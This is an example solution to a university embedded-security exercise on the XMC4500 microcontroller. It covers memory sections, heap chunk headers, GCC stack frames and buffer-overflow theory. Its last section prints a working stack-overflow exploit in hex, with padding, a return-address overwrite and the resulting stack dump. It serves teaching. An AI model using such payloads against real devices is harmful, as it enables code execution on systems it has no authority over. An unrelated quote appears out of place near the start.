ESS Exercise 5
Example Solution

Dipl.-Ing. Florian Wilde

23rd November 2023


> An individual trying to limit speech at universities is interested in neither university nor justice.
>
> @snowden

1 Sections on the XMC4500

1.1 Sketch the order of sections in a regular OS based program

Confer lecture slides:

Indicate in which direction heap and stack grow:



Give for each section an example what it contains:

Section	Example by variable type	C example
data	initialized global	line 5
BSS	uninitialized global	line 4
heap	dynamically allocated	line 10 – 12
stack	local	line 8 & 9

The distinction between sbss and bss respectively sdata and data is not important here. Confer the slides of Lecture 2 for it.

```c
#include <xmc_gpio.h>
#include <stdlib.h>

uint16_t bla;
uint32_t bla2 = 0xFEFE;

int main(void) {
  uint8_t fooElements = 3, barElements = 5;
  uint8_t bazElements = 5;
  long *foo = calloc(fooElements, sizeof(long));
  long *bar = calloc(barElements, sizeof(long));
  long *baz = calloc(bazElements, sizeof(long));
```

1.2 Solve using a *.lst file of an XMC4500 program


```

build/main.elf:     file format elf32-littlearm

Sections:
Idx Name           Size      VMA       LMA       File off  Algn
  0 .text          00001478  08000000  0c000000  00010000  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 Stack          00000800  10000000  10000000  00030000  2**0
                   ALLOC
  2 .ram_code      00000000  10000800  10000800  00020840  2**0
                   CONTENTS
  3 PSRAM_DATA     00000000  10000800  10000800  00020840  2**0
                   CONTENTS
  4 PSRAM_BSS      00000000  10000800  10000800  00020840  2**0
                   CONTENTS
  5 .data          00000840  20000000  0c001478  00020000  2**3
                   CONTENTS, ALLOC, LOAD, DATA
  6 .bss           00000068  20000840  0c001cb8  00020840  2**2
                   ALLOC
  7 .no_init       00000014  2000ffc0  2000ffc0  0002ffc0  2**2
                   ALLOC
  8 DSRAM2_DATA    00000000  30000000  30000000  00020840  2**0
                   CONTENTS
  9 DSRAM2_BSS     00000000  30000000  30000000  00020840  2**0
                   CONTENTS
 10 .debug_aranges 00000108  00000000  00000000  00020840  2**3
                   CONTENTS, READONLY, DEBUGGING
 11 .debug_info    00004513  00000000  00000000  00020948  2**0
                   CONTENTS, READONLY, DEBUGGING
 12 .debug_abbrev  00000aa4  00000000  00000000  00024e5b  2**0
                   CONTENTS, READONLY, DEBUGGING
 13 .debug_line    000012a1  00000000  00000000  000258ff  2**0
                   CONTENTS, READONLY, DEBUGGING
 14 .debug_frame   00000574  00000000  00000000  00026ba0  2**2
                   CONTENTS, READONLY, DEBUGGING
 15 .debug_str     00074cd1  00000000  00000000  00027114  2**0
```

```
                    CONTENTS, READONLY, DEBUGGING
 16 .debug_loc      0000043c  00000000  00000000  0009bde5  2**0
                    CONTENTS, READONLY, DEBUGGING
 17 .debug_ranges   00000098  00000000  00000000  0009c221  2**0
                    CONTENTS, READONLY, DEBUGGING
 18 .build_attributes 00000360  00000000  00000000  0009c2b9  2**0
                    CONTENTS, READONLY
 19 .debug_macro    000188fb  00000000  00000000  0009c619  2**0
                    CONTENTS, READONLY, DEBUGGING
```

1.2.1 Determine the location of before mentioned sections on the XMC4500



The virtual memory address (VMA) is where the program itself finds the stuff, the load memory address (LMA) is – in the case of bare metal embedded systems – where the programmer should place the stuff. E.g. for the data section, the VMA is in SRAM, because the program needs to be able to modify the data, but LMA is in FLASH, because the initialization values need to be in some non-volatile memory. Startup code in the boot routine copies initialization values from FLASH to SRAM and clears BSS, as we discussed in the last exercise session.

Address space for stack, data and BSS can be read out of above `*.lst` file. Exact addresses differ depending on the size of stack, data and BSS. Location of heap cannot be read from a `*.lst` file, but has to be tried out using a debugger and some `calloc` call, e.g. the lines 10 – 12 in the code snippet above.

Note that `foo` pointed to `0x200008b0` with size $3 \times 4\,\mathrm{B} = 12\,\mathrm{B}$, while `bar` only starts at `0x200008c0`, which is not 12 B but 16 B further. The additional 4 B are due to the chunk header that precedes every chunk allocated in heap. The distance from the end of bss at `0x200008a8` to the beginning of `foo` is larger than a normal chunk header, because the first chunk has additional header information. Management of heap chunks is of course also error prone. We will glance on how to exploit it in a later exercise.

1.2.2 Give the maximum size of the main stack and heap

The main stack currently occupies `0x10000000` through `0x10000800`, so 2 KiB, which is the maximum size during runtime. It can be made larger in the linker description file, then the maximum is the size of PSRAM, 64 KiB.

One might be tempted to infer the size of memory reserved for the heap from above figure: $0x2000ffc0\,\mathrm{B} - 0x200008a8\,\mathrm{B} = 0xf718\,\mathrm{B} = 63,256\,\mathrm{B}$. However, the actual size limit is defined in the linker description file. Of course the limit defined there must be small enough such that heap and all the other sections, e.g. data and bss, alltogether fit into DSRAM1. Note that this size limit cannot be used entirely for heap storage, because each chunk consumes an additional 4 B for its header.

1.2.3 Can this – or what else – happen on the XMC4500?

Stack obviously cannot crash into heap, but may though run out of memory, i.e. below `0x10000000`. Thus causing a fault exception because there is no physical memory attached to the addresses between `0x0c100000` and `0x0FFFFFFF`. Confer the memory map we draw in Exercise 2.


1.3 Explain where an embedded system may store such data.

Since it needs to be a non-volatile memory, only FLASH and EEPROM are an option. Writing to FLASH from the MCU itself is possible for many MCUs, but this feature is more aimed at firmware updates than storing user data. Two properties are most important for this:

- Write speed and granularity
  - FLASH needs to be erased before it can be written and it can only be erased in pages of 64 KiB and this takes more than a second
  - EEPROM instead can be written on byte level within a few milliseconds
- Write endurance
  - FLASH typically has an endurance of around 10,000 write cycles
  - EEPROM typically endures at least 100,000 write cycles

2 Stack Frame Organisation

2.1 Sketch a typical stack frame as created by GCC




Note: The right part with the target of the return address is not asked for, but beneficial in explaining the answer to the next question.

If arguments are passed on the stack, e.g. if a function on an ARM plattform has more than four arguments, *they are part of the caller's stack frame, not of the callee's frame.* In the figure above, the function arguments would thus be part of what is labelled briefly as the "previous frame". Only if the current function would call another function with more than four arguments, those that do not fit into `R0-R3` would be part of the current stack frame and they would be at the lower end, directly above the part labelled as "free memory".

Apart from that, the compiler might put a copy of an argument into the area reserved for local variables, but this is then entirely separate from how arguments are passed between functions, which is called the Application Binary Interface (ABI). It happens e.g. if the first argument, which is passed in `R0`, is required at the end of the function, but another function with other parameters has to be called before. Then the registers `R0-R3` have to be freed, because the other function might clobber them, and so the compiler must save our first argument somewhere else. This "somewhere else" might be on the stack. Remember, after all, that arguments to a function are part of their local variables and – as long as they are not classified as `const` – may be modified throughout the function just like any other local variable.

2.2 Discuss what happens if, e.g., a too long string is placed in one of the local variables



- Other local variables will be overwritten. `strcpy` writes by increasing memory addresses, so local variables *above* the attacked string are vulnerable. Most compilers sort the local variables by size, so the larger the variable, the lower their address in the stack frame. Because (string) buffers are often the largest local variables, this often leads to all other local variables being vulnerable.
- The return address, which always lies above the local variables, might also be overwritten. This allows to change the program flow, because upon return of the current function, the value at this location will be put into the program counter.

3 Buffer Overflow Attacks

3.1 Decide if code execution on the stack is possible on the XMC4500. (w/o MPU)

Cf. reference manual section 2.3.3 page 2-22 for default access rights. Code, SRAM and external RAM regions are all executable by default. Stack is in PSRAM which is located in the code memory region of Cortex-M4 ranging from `0x00000000` to `0x1FFFFFFF`. So stack is executable by default.

3.2 Assume the stack is not executable, what else could be the target of a buffer overflow attack?

Examples:

- In a function to compare passwords, if the correct password lies in a local variable that is placed above the buffer where the given password is saved, the correct password can be overwritten to match the given one.
- Even if the stack is not executable, the return address might be changed to another function that is already on the system, but should not be executed at this point in time. For example start the GUI instead of displaying the "permission denied" message, although the given password was incorrect. This is called a *code reuse* attack.

4 Buffer Overflow

4.1 Determine where the buffer and the return address are located and the how long your exploit has to be to overwrite the return address

As printed in return to `print &buf`, the buffer is at `0x100007c0`. The return address is referred to by GDB as saved `lr`, which is printed among other things by `info frame` to be at `0x100007e4`. So there are 36 B in between and our exploit needs to be 40 B long to overwrite the return address.

4.2 Craft an exploit to be sent to the function to trigger a remote code execution.

Since the given code is only 20 B long, we need to add 16 B of padding, followed by the new return address. The new return address should point to our exploit code, which lies at the beginning of `buf`, i.e. at `0x100007c0`, but we need to set the LSB to stay in Thumb mode, so the new return address has to be `0x100007c1`.

The whole exploit is now (in HEX encoding, i.e. each byte is represent by two digits):

```
fd 46 48 f2 01 12 c4 f6 02 02 80 21 d1 73 c9 09
d1 70 fe e7 ff ff ff ff ff ff ff ff ff ff ff ff
ff ff ff ff c1 07 00 10
```

Of course one could also prepend the padding and change the return address to `0x100007d1`. The exploit would then be:

```
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff
fd 46 48 f2 01 12 c4 f6 02 02 80 21 d1 73 c9 09
d1 70 fe e7 d1 07 00 10
```

Before sending this to the board, it needs to be converted into binary representation, e.g. by `xxd -r -p <infile> <outfile>`.

The stack excerpt after sending the exploit would look like this:

`0x100007b8:`	0x0000000c	0x20000fb0	0xf24846fd ~~0x6c6c6548~~	0xf6c41201 ~~0x6f57206f~~
`0x100007c8:`	0x21800202 ~~0x21646c72~~	0x09c973d1 ~~0x00000000~~	0xe7fe70d1 ~~0x00000000~~	0xffffffff ~~0x00000000~~
`0x100007d8:`	0xffffffff ~~0x00000000~~	0xffffffff ~~0x00000000~~	0xffffffff ~~0x100007e8~~	0x100007c1 ~~0x08000321~~
`0x100007e8:`	0x100007f0	0x0000000c	0x20000fb0	0x00000000

4.3 Explain why or why not `strcpy()` would work equally.

If we look at our exploits above, they all contain a `00` character in the new return address. This would cause `strcpy()` to terminate at this point and not write the last byte, letting the new return address point to `0x080007c1`, which is not where our exploit is located and thus the system might crash, but will most certainly not execute our exploit. Since the `00` byte is within the new return address, we can also not modify our exploit in any way to get around it. Whenever we want to change the return address to point into SRAM, we would have to write `00` bytes. So on this particular platform, remote code execution on the stack is not possible with `strcpy()`.